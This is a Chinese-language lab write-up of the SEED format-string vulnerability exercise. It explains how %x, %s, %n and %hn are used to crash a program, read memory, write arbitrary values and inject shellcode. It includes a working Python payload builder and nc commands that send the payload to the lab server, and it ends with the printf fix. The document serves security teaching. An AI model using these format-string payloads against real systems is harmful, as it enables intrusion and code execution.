# StringLab


本次实验使用格式化字符串的漏洞。提供格式化字符串，但是 **不提供对应的参数**，由于参数默认存储在栈中，故而程序会使用栈中的其他数据作为格式化字符串的参数，造成混乱。

## Task 1 Crash the victim

第一个任务要求比较简单，只需要使程序崩溃。我们可以使用占位符 `%s`，它将参数解释为指针，由于合法地址空间并不大，一个完全随机的值很有可能 **不是合法的地址**，这就造成了程序的 **段错误**，导致崩溃。

## Task 2 Printing Out Memory

第二个任务要求我们输出 **任意指定地址** 内存中的内容，做到 **随机读**。我们可以使用占位符 `%x`，它将参数解释为 **十六进制** 整数，在32位的系统中默认为4字节。我们提供的地址存放在主函数的栈帧中而 `printf` 调用在子过程中，故需要大量的 `%x` 来不断弹出参数直到达到我们提供的地址，到达之后使用 `%s` 访问地址。经过测试，我们发现314个 `%x` 可以到达 `buf[1000]` 所在的位置，于是我们构造格式化字符串为 `%x * 313 + %s`，并且在buf[1000]处放置 `secret message` 的地址，即可得到 `secret message`，如图：




## Task 3 Arbitrary write

任务三要求使用 `printf()` 进行随机地址的写。我们可以使用占位符 `%n`，它的作用是将 **已经输出的字符宽度** 作为一个整数值写入指定地址中。而在占位符中我们可以指定输出的位宽，比如 `%8x` 就是要求输出8位，如果此后跟上一个 `%n`，那么对应地址中写入的数值就是8。理论成立，实践开始，要修改的变量地址为0x080e5068。

- **修改为任意值**

  在前一个工作中我们已经确认了314个 `%x` 可以到达 `buf[1000]`，那么我们可以使用 `%8x * 314 + %n` 作为格式化字符串，并在buf[1004]中写入0x080e5068，此时对应数值将为 $8 * 314 = 0x9d0$ 。

- **修改为0x5000**

  我们首先计算得到 $0x5000 - 0x9d0 = 0x4630 = 17968$ ，所以此时格式化字符串改为 `%8x * 314 + %17968x + %n`，此时 `buf[1004]` 中要 **留出4字节** 作为 `%17968x` 的输出，在 `buf[1008]` 中写入 `0x080e5068` 即可。

- **修改为0xAABBCCDD**

  如果此时仍然采用上一题的方法，那么我们需要输出的宽度为 $0xAABBCCDD - 0x4630 = 0xAABB8130$ ，这太大了以至于无法实现。我们不妨 **逐字节写入**，

%hn 的作用是写入地址的低两个字节，而 %hhn 写入的是最低字节。使用 %hn 即可。值得注意的点是后写入的变量必须要大于先写入的，因为 **输出宽度是只增不减的**，我们仿照上一题先写入 AABB，对应格式化字符串为 %8x * 314 + %(0xAABB-0x9D0)x + %hn，在 buf[1008] 中写入 0x080e5068。

而对于 0xCCDD 则对应 %(0xCCDD-0xAABB)x%hn，此时在 buf[1016] 中应当写入 0x080e506A，更高的地址的低两个字节正是较低地址的高两个字节！如下：

```
[10/19/24]seed@VM:~/.../attack-code$ ./build_string.py
[10/19/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[10/19/24]seed@VM:~/.../attack-code$
```

```
     0The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```


- **修改为任意指定值**

  修改为任意指定值的困难主要有二，一是输出宽度的递增性，二是无法直接输出较小的值。对于前者，我们不妨将地址的高两字节和低两字节进行比较，这样就能保证始终是 **先写小数值后写大数值**。对于后者我们可以将目标数字加上 0x10000 作为新目标，因为我们只关注低两个字节，高两个字节的变化不会影响输出。代码如下：

```python
address = 0x080e5068
value = 0xAABBCCDD
low = value & 0xFFFF
high = (value >> 16) & 0xFFFF

if low < 0x9d0:
    low += 0x10000
bias = low - 0x9d0  #0x9d0=8*314

if high < 0x9d0:
    high += 0x10000
bias_high = high - 0x9d0 # promise to > the value

# Write 0x5000
# s = "%8x"*314 + "%17968x" +"%n"

# Write Arbitrary Value
if bias > bias_high:
    s = "%8x"*314 + "%" + str(bias_high) + "x" +"%hn" + "%" + str(bias - bias_high) + "x%hn"
elif bias == bias_high:
    s = "%8x"*314 + "%" + str(bias) + "x" +"%hn%0x%hn" # a little bug
else:
    s = "%8x"*314 + "%" + str(bias) + "x" +"%hn" + "%" + str(bias_high - bias) + "x%hn"
# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[0:0+len(fmt)] = fmt

number  = 0x77777777
content[1000:1004]  =  (number).to_bytes(4,byteorder='little')

# High 2 bytes, Small end, so bias_high
if bias > bias_high:
    content[1008:1012] = (address+2).to_bytes(4, byteorder='little')
    content[1016:1020] = (address).to_bytes(4, byteorder='little') # Genius! Yes, do not neea
else:
    content[1008:1012] = (address).to_bytes(4, byteorder='little')
    content[1016:1020] = (address+2).to_bytes(4, byteorder='little') # Genius! Yes, do not ne
```

# Task 4 code injection

任务四要求我们利用 printf 漏洞，在程序中注入 shellcode 代码。仿照任意写的任务，我们需要在返回地址处写入 shellcode 的存放地址。已经给出了buf的地址，我们可以将 shellcode 存放在任何地方，这里选择放在末尾防止程序首先输出 shellcode 本身时遇到奇怪的问题；还给出了 myprintf() 栈的基地址，根据栈结构知返回值应当存储在4个字节之后。我们可以利用 build_string.py 中的随机写方法进行返回值覆盖。实验结果如下，包括原始 shellcode 和 reverse shell：




# Task 5 attack 64 bit victim

解决方法是，将 `shellcode` 放置于 `buf` 的末尾，我们在上一部分已经这么做了，所以这里只需要修改 `build_string` 的方法，使其可以处理64位的情况，具体而言是在排序时多处理两个字节。

# Task 6 Fixing the Problem

不难看出，问题是由于我们直接输出了msg，而其中可能有占位符，导致无法为格式化字符串中的占位符提供对等数量的合法参数。修改的方法也很简单，将 `printf(msg)` 改为 `printf("%s", msg)`，将 `msg` 作为参数即可。